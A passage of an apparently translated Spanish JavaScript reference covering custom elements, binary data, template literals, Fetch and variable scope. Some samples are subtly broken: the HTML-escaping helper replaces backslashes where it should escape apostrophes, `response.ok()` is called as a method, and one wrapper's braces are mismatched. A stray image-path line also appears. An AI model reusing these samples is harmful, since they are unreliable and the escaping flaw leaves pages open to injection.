                                                // 1,undefined
      a = 5, b = 10;
      console.log(arguments[0], arguments[1]);  // undefined,undefined
                                                // 1, undefined
}
add();
// undefined,undefined
// undefined,undefined
add(1)
// 1, undefined
// 1, undefined
```

Modo no estricto

```
function add(a,b) {
      console.log(arguments[0],arguments[1]);
      a = 5, b = 10;
      console.log(arguments[0],arguments[1]);
}
add();
// undefined,undefined
// undefined,undefined
add(1);
// 1, undefined
// 5, undefined
```

Sección 50.8: Listas de parámetros no simples

```
function a(x = 5) {
      "use strict";
}
```

es JavaScript inválido y lanzará un `SyntaxError` porque no se puede usar la directiva `"use strict"` en una función con una lista de parámetros no simple como la de arriba - asignación por defecto `x = 5`

Los parámetros no simples incluyen –

- Asignación predeterminada

```
function a(x = 1) {
      "use strict";
}
```

- Desestructuración

```
function a({ x }) {
      "use strict";
}
```

- Parámetros restantes

```
function a(...args) {
      "use strict";
}
```

Capítulo 51: Elementos personalizados (Custom Elements)

Parámetro	Detalles
`name`	El nombre del nuevo elemento personalizado.
`options.extends`	El nombre del elemento nativo que se está ampliando, si existe.
`options.prototype`	El prototipo personalizado a utilizar para el elemento personalizado, si existe.

Sección 51.1: Ampliación de elementos nativos

Es posible extender elementos nativos, pero sus descendientes no llegan a tener sus propios nombres de etiqueta. En su lugar, el atributo `is` se utiliza para especificar qué subclase se supone que debe utilizar un elemento. Por ejemplo, aquí hay una extensión del elemento **`<img>`** que registra un mensaje en la consola cuando se carga.

```
const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
      this.addEventListener('load', event => {
            console.log("Image loaded successfully.");
      });
};
document.registerElement('ex-image', { extends: 'img', prototype: prototype });
<img is="ex-image" src="http://cdn.sstatic.net/Sites/stackoverflow/img/apple-touch-icon.png" />
```

Sección 51.2: Registrar nuevos elementos

Define un elemento personalizado **`<initially-hidden>`** que oculta su contenido hasta que transcurre un número especificado de segundos.

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
      createdCallback() {
            this.revealTimeoutId = null;
      }
      attachedCallback() {
            const seconds = Number(this.getAttribute('for'));
            this.style.display = 'none';
            this.revealTimeoutId = setTimeout(() => {
                  this.style.display = 'block';
            }, seconds * 1000);
      }
      detachedCallback() {
            if (this.revealTimeoutId) {
                  clearTimeout(this.revealTimeoutId);
                  this.revealTimeoutId = null;
            }
      }
});
<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>
```

Capítulo 52: Manipulación de datos

Sección 52.1: Formatear números como dinero

Manera rápida y corta de formatear un valor de tipo `Number` como dinero, por ejemplo `1234567.89 => "1,234,567.89"`:

```
var num = 1234567.89,
     formatted;
formatted = num.toFixed(2).replace(/\d(?=(\d{3})+\.)/g, '$&,'); // "1,234,567.89"
```

Variante más avanzada con soporte de cualquier número de decimales `[0 .. n]`, tamaño variable de grupos de números `[0 .. x]` y diferentes tipos de delimitadores:

```
/**
* Number.prototype.format(n, x, s, c)
*
* @param integer n: longitud de decimal
* @param integer x: longitud de la parte entera
* @param mixed s: delimitador de secciones
* @param mixed c: delimitador decimal
*/
Number.prototype.format = function(n, x, s, c) {
     var re = '\\d(?=(\\d{' + (x || 3) + '})+' + (n > 0 ? '\\D' : '$') + ')',
          num = this.toFixed(Math.max(0, ~~n));
     return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};
12345678.9.format(2, 3, '.', ','); // "12.345.678,90"
123456.789.format(4, 4, ' ', ':'); // "12 3456:7890"
12345678.9.format(0, 3, '-'); // "12-345-679"
123456789..format(2); // "123,456,789.00"
```

Sección 52.2: Extraer la extensión del nombre del archivo

Manera rápida y corta para extraer la extensión del nombre del archivo en JavaScript será:

```
function get_extension(filename) {
     return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

Funciona correctamente tanto con nombres sin extensión (por ejemplo, `myfile`) o que empiecen por. punto (por ejemplo, `.htaccess`):

```
get_extension('') // ""
get_extension('name') // ""
get_extension('name.txt') // "txt"
get_extension('.htpasswd') // ""
get_extension('name.with.many.dots.myext') // "myext"
```

La siguiente solución puede extraer extensiones de archivo de la ruta completa:

```
function get_extension(path) {
     var basename = path.split(/[\\/]/).pop(), // extraer nombre de archivo de ruta completa ...
                                                // (admite los separadores `\` y `/`)
          pos = basename.lastIndexOf('.');      // obtener la última posición de `.`
     if (basename === '' || pos < 1)            // si el nombre del archivo está vacío o ...
          return "";                            // `.` no encontrado (-1) o viene primero (0)
     return basename.slice(pos + 1);            // extraer extensión ignorando `.`
}
get_extension('/path/to/file.ext');             // "ext"
```

Sección 52.3: Establecer propiedad de objeto dado su nombre de cadena de caracteres

```
function assign(obj, prop, value) {
     if (typeof prop === 'string')
          prop = prop.split('.');
     if (prop.length > 1) {
          var e = prop.shift();
          assign(obj[e] =
                    Object.prototype.toString.call(obj[e]) === '[object Object]'
                    ? obj[e]
                    : {},
               prop,
               value);
     } else
          obj[prop[0]] = value;
}
var obj = {},
     propName = 'foo.bar.foobar';
assign(obj, propName, 'Value');
// obj == {
//   foo : {
//        bar : {
//             foobar : 'Value'
//        }
//   }
// }
```

Capítulo 53: Datos binarios

Sección 53.1: Obtener la representación binaria de un archivo de imagen

Este ejemplo está inspirado en esta pregunta.

Asumiremos que sabes cómo cargar un archivo utilizando la File API.

```
// código preliminar para obtener el archivo local y finalmente imprimir en la consola
// los resultados de nuestra función ArrayBufferToBinary().
var file = // obtener el handle del archivo local.
var reader = new FileReader();
reader.onload = function(event) {
     var data = event.target.result;
     console.log(ArrayBufferToBinary(data));
};
reader.readAsArrayBuffer(file); //obtiene un ArrayBuffer del fichero
```

Ahora realizamos la conversión real de los datos del archivo en 1's y 0's utilizando un DataView:

```
function ArrayBufferToBinary(buffer) {
     // Convierte un búfer de matriz en una representación de cadena de bits: 0 1 1 0 0 0...
     var dataView = new DataView(buffer);
     var response = "", offset = (8/8);
     for(var i = 0; i < dataView.byteLength; i += offset) {
          response += dataView.getInt8(i).toString(2);
     }
     return response;
}
```

Las `DataViews` permiten leer/escribir datos numéricos; `getInt8` convierte los datos de la posición del byte - aquí `0`, el valor pasado - en el `ArrayBuffer` a representación entera de 8 bits con signo, y `toString(2)` convierte el entero de 8 bits a formato de representación binaria (es decir, una cadena de 1's y 0's).

Los archivos se guardan como bytes. El valor de desplazamiento "mágico" se obtiene observando que estamos tomando archivos guardados como bytes, es decir, como enteros de 8 bits, y leyéndolos en representación entera de 8 bits. Si intentáramos leer nuestros archivos guardados como bytes (es decir, como enteros de 8 bits) en enteros de 32 bits, observaríamos que 32/8 = 4 es el número de espacios de bytes, que es nuestro valor de desplazamiento de bytes.

Para esta tarea, los `DataView` son excesivos. Suelen utilizarse en casos en los que se encuentran datos heterogéneos (por ejemplo, al leer archivos PDF, que tienen cabeceras codificadas en bases diferentes y de las que queremos extraer un valor significativo). Como sólo queremos una representación textual, no nos importa la heterogeneidad, ya que nunca hay necesidad.

Una solución mucho mejor - y más corta - se puede encontrar utilizando un array de tipo `UInt8Array`, que trata todo el `ArrayBuffer` como compuesto de enteros de 8 bits sin signo:

```
function ArrayBufferToBinary(buffer) {
     var uint8 = new Uint8Array(buffer);
     return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");
}
```

Sección 53.2: Convertir entre Blobs y ArrayBuffers

JavaScript tiene dos formas principales de representar datos binarios en el navegador. `ArrayBuffers/TypedArrays` contienen datos binarios mutables (aunque de longitud fija) que se pueden manipular directamente. Los Blobs contienen datos binarios inmutables a los que sólo se puede acceder a través de la interfaz asíncrona `File`.

Convertir un `Blob` en un `ArrayBuffer` (asíncrono)

```
var blob = new Blob(["\x01\x02\x03\x04"]),
     fileReader = new FileReader(),
     array;
fileReader.onload = function() {
     array = this.result;
     console.log("Array contains", array.byteLength, "bytes.");
};
fileReader.readAsArrayBuffer(blob);
```

Version ≥ 6

Convertir un `Blob` en un `ArrayBuffer` utilizando una `Promise` (asíncrono)

```
var blob = new Blob(["\x01\x02\x03\x04"]);
var arrayPromise = new Promise(function(resolve) {
     var reader = new FileReader();
     reader.onloadend = function() {
          resolve(reader.result);
     };
     reader.readAsArrayBuffer(blob);
});
arrayPromise.then(function(array) {
     console.log("Array contains", array.byteLength, "bytes.");
});
```

Convertir un `ArrayBuffer` o un array tipado en un `Blob`

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);
var blob = new Blob([array]);
```

Sección 53.3: Manipular ArrayBuffers con DataViews

Los `DataViews` proporcionan métodos para leer y escribir valores individuales de un `ArrayBuffer`, en lugar de verlo todo como un array de un solo tipo. Aquí establecemos dos bytes individualmente y luego los interpretamos juntos como un entero sin signo de 16 bits, primero big-endian y luego little-endian.

```
var buffer = new ArrayBuffer(2);
var view = new DataView(buffer);
view.setUint8(0, 0xFF);
view.setUint8(1, 0x01);
console.log(view.getUint16(0, false)); // 65281
console.log(view.getUint16(0, true)); // 511
```

Sección 53.4: Creación de un TypedArray a partir de una cadena de caracteres Base64

```
var data =
     'iVBORw0KGgoAAAANSUhEUgAAAAUAAAAFCAYAAACN' +
     'byblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHx' +
     'gljNBAAO9TXL0Y4OHwAAAABJRU5ErkJggg==';
var characters = atob(data);
var array = new Uint8Array(characters.length);
for (var i = 0; i < characters.length; i++) {
     array[i] = characters.charCodeAt(i);
}
```

Sección 53.5: Utilizar TypedArrays

Los `TypedArrays` son un conjunto de tipos que proporcionan diferentes vistas de los `ArrayBuffers` binarios mutables de longitud fija. En su mayor parte, actúan como Arrays que coaccionan todos los valores asignados a un tipo numérico dado. Puedes pasar una instancia de `ArrayBuffer` a un constructor `TypedArray` para crear una nueva vista de sus datos.

```
var buffer = new ArrayBuffer(8);
var byteView = new Uint8Array(buffer);
var floatView = new Float64Array(buffer);
console.log(byteView); // [0, 0, 0, 0, 0, 0, 0, 0]
console.log(floatView); // [0]
byteView[0] = 0x01;
byteView[1] = 0x02;
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]
```

Los `ArrayBuffers` pueden copiarse utilizando el método `.slice(...)`, ya sea directamente o a través de una vista `TypedArray`.

```
var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView); // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]
```

Sección 53.6: Iterar a través de un arrayBuffer

Para una manera conveniente de iterar a través de un `arrayBuffer`, puedes crear un simple iterador que implemente los métodos `DataView` bajo el capó:

```
var ArrayBufferCursor = function() {
	var ArrayBufferCursor = function(arrayBuffer) {
		this.dataview = new DataView(arrayBuffer, 0);
		this.size = arrayBuffer.byteLength;
		this.index = 0;
	}
	ArrayBufferCursor.prototype.next = function(type) {
		switch(type) {
			case 'Uint8':
				var result = this.dataview.getUint8(this.index);
				this.index += 1;
				return result;
			case 'Int16':
				var result = this.dataview.getInt16(this.index, true);
				this.index += 2;
				return result;
			case 'Uint16':
				var result = this.dataview.getUint16(this.index, true);
				this.index += 2;
				return result;
			case 'Int32':
				var result = this.dataview.getInt32(this.index, true);
				this.index += 4;
				return result;
			case 'Uint32':
				var result = this.dataview.getUint32(this.index, true);
				this.index += 4;
				return result;
			case 'Float':
			case 'Float32':
				var result = this.dataview.getFloat32(this.index, true);
				this.index += 4;
				return result;
			case 'Double':
			case 'Float64':
				var result = this.dataview.getFloat64(this.index, true);
				this.index += 8;
				return result;
			default:
				throw new Error("Unknown datatype");
		}
	};
	ArrayBufferCursor.prototype.hasNext = function() {
		return this.index < this.size;
	}
	return ArrayBufferCursor;
});
```

A continuación, puede crear un iterador como este:

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

Puedes utilizar el `hasNext` para comprobar si todavía hay elementos.

```
for(;cursor.hasNext();) {
	// Todavía hay cosas que procesar
}
```

Puedes utilizar el método `next` para tomar el siguiente valor:

```
var nextValue = cursor.next('Float');
```

Con un iterador de este tipo, escribir tu propio analizador sintáctico para procesar datos binarios resulta bastante sencillo.

Capítulo 54: Template Literals

Los literales de plantilla son un tipo de literal de cadena que permite interpolar valores y, opcionalmente, controlar el comportamiento de interpolación y construcción mediante una función "etiqueta".

Sección 54.1: Interpolación básica y cadenas de caracteres multilínea

Los literales de plantilla son un tipo especial de literales de cadena que pueden utilizarse en lugar de los estándares `'...'` o `"..."`. En se declaran entrecomillando la cadena con comillas en lugar de las comillas simples o dobles estándar: `` `...` ``.

Los literales de plantilla pueden contener saltos de línea y se pueden incrustar expresiones arbitrarias utilizando la sintaxis de sustitución `${ expression }`. Por defecto, los valores de estas expresiones de sustitución se concatenan directamente en la cadena donde aparecen.

```
const name = "John";
const score = 74;
console.log(`Game Over!
${name}'s score was ${score * 10}.`);
Game Over!
John's score was 740.
```

Sección 54.2: Cadenas de caracteres con etiqueta

Una función identificada inmediatamente antes de un literal de plantilla se utiliza para interpretarlo, en lo que se denomina un **literal de plantilla etiquetado**. La función etiquetada puede devolver una cadena, pero también cualquier otro tipo de valor.

El primer argumento de la función tag, strings, es un array de cada pieza constante del literal. Los argumentos restantes, `...substitutions`, contienen los valores evaluados de cada expresión de sustitución `${}`.

```
function settings(strings, ...substitutions) {
      const result = new Map();
      for (let i = 0; i < substitutions.length; i++) {
            result.set(strings[i].trim(), substitutions[i]);
      }
      return result;
}
const remoteConfiguration = settings`
label ${'Content'}
servers ${2 * 8 + 1}
hostname ${location.hostname}
`;
Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

El Array de `strings` tiene una propiedad especial `.raw` que hace referencia a un Array paralelo de las mismas piezas constantes del literal de plantilla pero *exactamente* como aparecen en el código fuente, sin que se sustituya ninguna barra invertida.

```
function example(strings, ...substitutions) {
      console.log('strings:', strings);
      console.log('...substitutions:', substitutions);
}
example`Hello ${'world'}.\n\nHow are you?`;
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\\n\\nHow are you?"]]
substitutions: ["world"]
```

Sección 54.3: Cadenas de caracteres sin procesar

La función de etiqueta `String.raw` puede utilizarse con literales de plantilla para acceder a una versión de su contenido sin interpretar ninguna secuencia de escape de barra invertida.

``String.raw`\n` `` contendrá una barra invertida y la letra n minúscula, mientras que `` `\n` `` o `'\n'` contendrían un único carácter de nueva línea.

```
const patternString = String.raw`Welcome, (\w+)!`;
const pattern = new RegExp(patternString);
const message = "Welcome, John!";
pattern.exec(message);
["Welcome, John!", "John"]
```

Sección 54.4: Plantillas HTML con cadenas de caracteres de plantillas

Puede crear una función de etiqueta de cadena de plantilla ``HTML`...` `` para codificar automáticamente los valores interpolados. (Esto requiere que los valores interpolados sólo se utilicen como texto, y **puede no ser seguro si los valores interpolados se utilizan en código** como scripts o estilos).

```
class HTMLString extends String {
	static escape(text) {
		if (text instanceof HTMLString) {
			return text;
		}
		return new HTMLString(
			String(text)
			.replace(/&/g, '&amp;')
			.replace(/</g, '&lt;')
			.replace(/>/g, '&gt;')
			.replace(/"/g, '&quot;')
			.replace(/\\/g, '&#39;'));
	}
}
function HTML(strings, ...substitutions) {
	const escapedFlattenedSubstitutions =
		substitutions.map(s => [].concat(s).map(HTMLString.escape).join(''));
	const pieces = [];
	for (const i of strings.keys()) {
		pieces.push(strings[i], escapedFlattenedSubstitutions [i] || '');
	}
	return new HTMLString(pieces.join(''));
}
const title = "Hello World";
const iconSrc = "/images/logo.png";
const names = ["John", "Jane", "Joe", "Jill"];
document.body.innerHTML = HTML`
	<h1><img src="${iconSrc}" /> ${title}</h1>
	<ul> ${names.map(name => HTML`
	<li>${name}</li>
	`)} </ul>
`;
```

Sección 54.5: Introducción

Las plantillas literales actúan como cadenas con características especiales. Se encierran con la marca ` `` ` y pueden abarcar varias líneas.

Las plantillas literales también pueden contener expresiones incrustadas. Estas expresiones se indican mediante el signo `$` y llaves `{}`.

```
// Una sola línea Plantilla Literal
var aLiteral = `single line string data`;
// Plantilla Literal que se extiende a través de las líneas
var anotherLiteral = `string data that spans
across multiple lines of code`;
// Plantilla Literal con expresión incrustada
var x = 2;
var y = 3;
var theTotal = `The total is ${x + y}`; // Contiene "El total es 5"
// Comparación de una cadena de caracteres y un literal de plantilla
var aString = "single line string data"
console.log(aString === aLiteral) // Devuelve true
```

Existen muchas otras características de los literales de cadena, como los literales de plantilla etiquetados y la propiedad Raw. Estos se demuestran en otros ejemplos.

Capítulo 55: Fetch

Opciones	Detalles
`method`	El método HTTP a utilizar para la petición. ej: `GET`, `POST`, `PUT`, `DELETE`, `HEAD`. Por defecto es `GET`.
`headers`	Un objeto `Headers` que contiene cabeceras HTTP adicionales para incluir en la solicitud.
`body`	La carga útil de la solicitud, puede ser una cadena de caracteres o un objeto `FormData`. Por defecto es **`undefined`**
`cache`	El modo de caché. **`default`**, `reload`, `no-cache`
`referrer`	El remitente de la solicitud.
`mode`	`cors`, `no-cors`, `same-origin`. Por defecto `no-cors`.
`credentials`	`omit`, `same-origin`, `include`. Por defecto `omit`.
`redirect`	`follow`, `error`, `manual`. Por defecto es `follow`.
`integrity`	Metadatos de integridad asociados. Por defecto es una cadena de caracteres vacía.

Sección 55.1: Obtener datos JSON

```
// obtener algunos datos de stackoverflow
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stacko
ver
flow")
.then(resp => resp.json())
.then(json => console.log(json))
.catch(err => console.log(err));
```

Sección 55.2: Establecer cabeceras de solicitud

```
fetch('/example.json', {
      headers: new Headers({
            'Accept': 'text/plain',
            'X-Your-Custom-Header': 'example value'
      })
});
```

Sección 55.3: Datos POST

Envío de datos de formularios

```
fetch(`/example/submit`, {
      method: 'POST',
      body: new FormData(document.getElementById('example-form'))
});
```

Envío de datos JSON

```
fetch(`/example/submit.json`, {
      method: 'POST',
      body: JSON.stringify({
            email: document.getElementById('example-email').value,
            comment: document.getElementById('example-comment').value
      })
});
```

Sección 55.4: Enviar cookies

La función `fetch` no envía cookies por defecto. Hay dos formas posibles de enviar cookies:

1. Sólo envía cookies si la URL está en el mismo origen que el script que llama.

```
fetch('/login', {
    credentials: 'same-origin'
})
```

2. Envíe siempre cookies, incluso para llamadas de origen cruzado.

```
fetch('https://otherdomain.com/login', {
    credentials: 'include'
})
```

Sección 55.5: GlobalFetch

La interfaz `GlobalFetch` expone la función `fetch`, que puede utilizarse para solicitar recursos.

```
fetch('/path/to/resource.json')
    .then(response => {
        if (!response.ok()) {
            throw new Error("Request failed!");
        }
        return response.json();
    })
    .then(json => {
        console.log(json);
    });
```

El valor resuelto es un Objeto `Response`. Este Objeto contiene el cuerpo de la respuesta, así como su estado y sus cabeceras.

Sección 55.6: Uso de Fetch para mostrar preguntas de la API de StackOverflow

```
const url =
'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';
const questionList = document.createElement('ul');
document.body.appendChild(questionList);
const responseData = fetch(url).then(response => response.json());
responseData.then(({items, has_more, quota_max, quota_remaining}) => {
    for (const {title, score, owner, link, answer_count} of items) {
        const listItem = document.createElement('li');
        questionList.appendChild(listItem);
        const a = document.createElement('a');
        listItem.appendChild(a);
        a.href = link;
        a.textContent = `[${score}] ${title} (by ${owner.display_name || 'somebody'})`
    }
});
```

Capítulo 56: Ámbito (Scope)

Sección 56.1: Cierres

Cuando se declara una función, las variables del contexto de su *declaración* se capturan en su ámbito. Por ejemplo, en el código siguiente, la variable `x` está vinculada a un valor en el ámbito externo y, a continuación, la referencia a `x` se captura en el contexto de `bar`:

```
var x = 4; // declaración en el ámbito externo
function bar() {
	console.log(x); // el ámbito exterior se captura en la declaración
}
bar(); // imprime 4 en la consola
```

Salida de muestra: 4

Este concepto de ámbito "capturador" es interesante porque podemos utilizar y modificar variables de un ámbito externo incluso después de que éste salga. Por ejemplo, considere lo siguiente:

```
function foo() {
	var x = 4; // declaración en el ámbito externo
	function bar() {
		console.log(x); // el ámbito exterior se captura en la declaración
	}
	return bar;
	// x sale del ámbito después de que foo devuelva
}
var barWithX = foo();
barWithX(); // todavía podemos acceder a x
```

Salida de muestra: 4

En el ejemplo anterior, cuando se llama a `foo`, su contexto se captura en la función `bar`. Así que incluso después de que regrese, `bar` todavía puede acceder y modificar la variable `x`. La función `foo`, cuyo contexto es capturado en otra función, se dice que es un cierre.

Datos privados

Esto nos permite hacer algunas cosas interesantes, como definir variables "privadas" que sólo son visibles para una función específica o un conjunto de funciones. Un ejemplo artificial (pero popular):

```
function makeCounter() {
	var counter = 0;
	return {
		value: function () {
			return counter;
		},
		increment: function () {
			counter++;
		}
	};
}
var a = makeCounter();
var b = makeCounter();
a.increment();
console.log(a.value());
console.log(b.value());
```

Salida de muestra:

1 0

Cuando se llama a `makeCounter()`, se guarda una instantánea del contexto de esa función. Todo el código dentro de `makeCounter()` utilizará esa instantánea en su ejecución. Por lo tanto, dos llamadas a `makeCounter()` crearán dos instantáneas diferentes, con su propia copia del `counter`.

Expresiones de función inmediatamente provocada (IIFE)

Los cierres también se utilizan para evitar la contaminación del espacio de nombres global, a menudo mediante el uso de expresiones de función invocadas inmediatamente.

Las *expresiones de función invocadas inmediatamente* (o, quizás de forma más intuitiva, *funciones anónimas autoejecutables*) son esencialmente cierres que se invocan justo después de la declaración. La idea general con IIFE es invocar el efecto secundario de crear un contexto separado que es accesible sólo para el código dentro de la IIFE.

Supongamos que queremos poder hacer referencia a `jQuery` con `$`. Consideremos el método ingenuo, sin usar un IIFE:

```
var $ = jQuery;
// acabamos de contaminar el espacio de nombres global asignando window.$ a jQuery
```

En el siguiente ejemplo, se utiliza un IIFE para garantizar que el $ está vinculado a jQuery sólo en el contexto creado por el cierre:

```
(function ($) {
     // $ se asigna aquí a jQuery
})(jQuery);
// pero el enlace window.$ no existe, así que no hay contaminación
```

Consulte la respuesta canónica en Stackoverflow para obtener más información sobre los cierres.

Sección 56.2: Elevación (Hoisting)

¿Qué es la elevación?

La elevación es un mecanismo que desplaza todas las declaraciones de variables y funciones a la parte superior de su ámbito. Sin embargo, las asignaciones de variables siguen ocurriendo donde estaban originalmente.

Por ejemplo, considere el siguiente código:

```
console.log(foo); // → undefined
var foo = 42;
console.log(foo); // → 42
```

El código anterior es el mismo que:

```
var foo; // → Declaración de variable elevada
console.log(foo); // → undefined
foo = 42; // → la asignación de variables permanece en el mismo lugar
console.log(foo); // → 42
```

Tenga en cuenta que, debido a la elevación, el `undefined` anterior no es lo mismo que el no definido resultante de la ejecución:

```
console.log(foo); // → foo no está definido
```

Un principio similar se aplica a las funciones. Cuando las funciones se asignan a una variable (es decir, a una expresión de función), la declaración de la variable se eleva mientras que la asignación permanece en el mismo lugar. Los dos fragmentos de código siguientes son equivalentes.

```
console.log(foo(2, 3)); // → foo no es una función
     var foo = function(a, b) {
          return a * b;
}
var foo;
console.log(foo(2, 3)); // → foo no es una función
foo = function(a, b) {
     return a * b;
}
```

Cuando se declaran sentencias de función, se produce un escenario diferente. A diferencia de las sentencias de función, las declaraciones de función se elevan a la parte superior de su ámbito. Considere el siguiente código:

```
console.log(foo(2, 3)); // → 6
function foo(a, b) {
     return a * b;
}
```

El código anterior es el mismo que el siguiente fragmento de código debido a la elevación:

```
function foo(a, b) {
     return a * b;
}
console.log(foo(2, 3)); // → 6
```

He aquí algunos ejemplos de lo que es y lo que no es izar:

```
// Código válido:
foo();
function foo() {}
// Código inválido:
bar(); // → TypeError: bar no es una función
var bar = function () {};
// Código válido:
foo();
function foo() {
     bar();
}
function bar() {}
// Código inválido:
foo();
function foo() {
     bar(); // → TypeError: bar no es una función
}
var bar = function () {};
// (E) válido:
function foo() {
     bar();
}
var bar = function(){};
foo();
```

Limitaciones de la elevación

Inicializar una variable no puede ser Hoisted o En JavaScript simple Hoists declaraciones no inicialización.

Por ejemplo: Los siguientes scripts darán diferentes resultados.

```
var x = 2;
var y = 4;
alert(x + y);
```

Esto le dará una salida de 6. Pero esto...


```
var x = 2;
alert(x + y);
var y = 4;
```

Esto le dará una salida de NaN. Como estamos inicializando el valor de y, el JavaScript Hoisting no está ocurriendo, por lo que el valor de y será indefinido. El JavaScript considerará que y aún no está declarado.

Así que el segundo ejemplo es el mismo que el de abajo.

```
var x = 2;
var y;
alert(x + y);
y = 4;
```

El resultado será NaN.



Sección 56.3: Diferencias entre var y let

(Nota: Todos los ejemplos que utilizan **`let`** *también son válidos para* **`const`***)*

`var` está disponible en todas las versiones de JavaScript, mientras que **`let`** y **`const`** forman parte de ECMAScript 6 y sólo están disponibles en algunos navegadores más recientes.

var se aplica a la función contenedora o al espacio global, dependiendo de cuándo se declare:

```
var x = 4; // ámbito global
function DoThings() {
      var x = 7; // ámbito funcional
      console.log(x);
}
console.log(x); // >> 4
DoThings(); // >> 7
console.log(x); // >> 4
```

Esto significa que "escapa" a las sentencias `if` y a todas las construcciones de bloque similares:

```
var x = 4;
if (true) {
     var x = 7;
}
console.log(x); // >> 7
for (var i = 0; i < 4; i++) {
     var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

En comparación, `let` es un bloque:

```
let x = 4;
if (true) {
     let x = 7;
     console.log(x); // >> 7
}
console.log(x); // >> 4
for (let i = 0; i < 4; i++) {
     let j = 10;
}
console.log(i); // >> "ReferenceError: i no está definida"
console.log(j); // >> "ReferenceError: j no está definida"
```

Observe que `i` y `j` sólo se declaran en el bucle `for` y, por tanto, no se declaran fuera de él.

Hay otras diferencias cruciales:

Declaración de variables globales

En el ámbito superior (fuera de funciones y bloques), las declaraciones `var` colocan un elemento en el objeto global. `let` no:

```
var x = 4;
let y = 7;
console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

Redeclaración

Declarar una variable dos veces utilizando `var` no produce un error (aunque es equivalente a declararla una vez):

```
var x = 4;
var x = 7;
```

Con `let`, `esto` produce un error:

```
let x = 4;
let x = 7;
```

TypeError: El identificador `x` ya ha sido declarado

Lo mismo ocurre cuando `y` se declara con `var`:

```
var y = 4;
let y = 7;
```

TypeError: El identificador `y` ya ha sido declarado

Sin embargo, las variables declaradas con `var` pueden reutilizarse (no volver a declararse) en un bloque anidado.

```
let i = 5;
{
    let i = 6;
    console.log(i); // >> 6
}
console.log(i); // >> 5
```

Dentro del bloque se puede acceder a la `i` exterior, pero si el bloque interior tiene una declaración `let` para `i`, no se puede acceder a la `i` exterior y se producirá un `ReferenceError` si se utiliza antes de que se declare la segunda.

```
let i = 5;
{
    i = 6; // el exterior i no está disponible dentro de la Zona Muerta Temporal
    let i;
}
```

ReferenceError: `i` no está definido

Elevación

Las variables declaradas tanto con `var` como con `let` son hoisted. La diferencia es que una variable declarada con `var` puede ser referenciada antes de su propia asignación, ya que se asigna automáticamente (con `undefined` como valor), pero `let` no puede - específicamente requiere que la variable sea declarada antes de ser invocada:

```
console.log(x); // >> undefined
console.log(y); // >> "ReferenceError: `y` no está definido"
// O >> "ReferenceError: no se puede acceder a la declaración léxica `y` antes de la
inicialización"
var x = 4;
let y = 7;
```

El área entre el inicio de un bloque y una declaración `let` o `const` se conoce como Zona Muerta Temporal, y cualquier referencia a la variable en esta área provocará un `ReferenceError`. Esto ocurre incluso si la variable se asigna antes de ser declarada:

```
y=7; // >> "ReferenceError: `y` no está definido"
let y;
```

En modo no estricto, asignar un valor a una variable sin ninguna declaración, declara automáticamente la variable en el ámbito global. En este caso, en lugar de que, y se declare automáticamente en el ámbito global, `let` reserva el nombre de la variable (`y`) y no permite ningún acceso o asignación a ella antes de la línea donde se declara/inicializa.

Sección 56.4: Sintaxis e invocación de apply y call

Los métodos `apply` y `call` de cada función permiten proporcionar un valor personalizado para `this`.

```
function print() {
    console.log(this.toPrint);
}
print.apply({ toPrint: "Foo" }); // >> "Foo"
print.call({ toPrint: "Foo" }); // >> "Foo"
```

Podrá observar que la sintaxis de las dos invocaciones utilizadas anteriormente es la misma, es decir, la firma tiene un aspecto similar.

Pero hay una pequeña diferencia en su uso, ya que estamos tratando con funciones y cambiando sus ámbitos, todavía tenemos que mantener los argumentos originales pasados a la función. Tanto `apply` como `call` permiten pasar argumentos a la función de destino de la siguiente manera:

```
function speak() {
	var sentences = Array.prototype.slice.call(arguments);
	console.log(this.name+": "+sentences);
}
var person = { name: "Sunny" };
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"
```

Observa que `apply` te permite pasar un `Array` o el objeto `arguments` (tipo array) como lista de argumentos, mientras que `call` necesita que pases cada argumento por separado.

Estos dos métodos te dan la libertad de ponerte tan fantasioso como quieras, como implementar una versión pobre del `bind` nativo de ECMAScript para crear una función que siempre será llamada como método de un objeto desde una función original.

```
function bind (func, obj) {
	return function () {
		return func.apply(obj, Array.prototype.slice.call(arguments, 1));
	}
}
var obj = { name: "Foo" };
function print() {
	console.log(this.name);
}
printObj = bind(print, obj);
printObj();
```

Esto registrará

```
"Foo"
```

La función `bind` tiene mucho que ver

1. `obj` se utilizará como valor de **`this`**
2. reenviar los argumentos a la función
3. y luego devolver el valor

Sección 56.5: Invocación de función flecha

`Version ≥ 6`

